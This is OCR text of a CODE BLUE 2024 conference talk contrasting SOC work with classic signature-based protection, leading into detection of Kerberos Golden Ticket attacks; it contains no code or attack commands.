Modern SOC: Less Than One and More Than Infinity

2024

CODE BLUE

BECAUSE SECURITY MATTERS

Modern SOC: Less Than One and More Than Infinity

Alexander Rodchenko

Senior SOC Analyst at SOC
Security Research Group

@Gam4enko

CODE BLUE 2024
BECAUSE SECURITY MATTERS

Agenda

Highlight parts


- Problem definition. SOC ~~vs~~ with Classic Protection.
- 3 Examples of threats that only SOC can protect against.
    1. **Classification**
    2. Examples of Code for Protection
- Conclusions, Generalizations, Opportunity for Discussion
- Several notes
- Questions

This is not a complete definition, however, it is undoubtedly true.

Classical Security Products	SOC
Focus primarily on productivity and **prevention**	Prioritizes the client's **context**, protecting the client rather than just the computer
Rely heavily on **signatures, patterns, and heuristics** to detect known threats.	Employs **flexible** and adaptive **methods** for manipulating telemetry data to detect anomalies

Traditional security solutions focused on prevention and detection through signatures and patterns, serving as **fundamental tools for SOC operations.**

A centralized security **function** that continuously monitors and responds to cyber threats using **adaptive techniques** tailored to the organization's specific **context**.



SOC
Protection Solution
Protection Solution
Protection Solution
Protection Solution

He that breaks a thing to find out what it is has left the path of wisdom.

Gandalf speaking to Saruman

Let’s break down the method for **detecting a Golden Ticket** attack and why this is specifically a task for the SOC team.


Kerberos




Let's recall the Kerberos page from Wikipedia.

- KDC distributes tickets
- KRBTGT hash – key for KDC

Kerberos Authentication Flow



Kerberos Authentication Flow (**Try to run cmd via PsExec**)



To Start a process

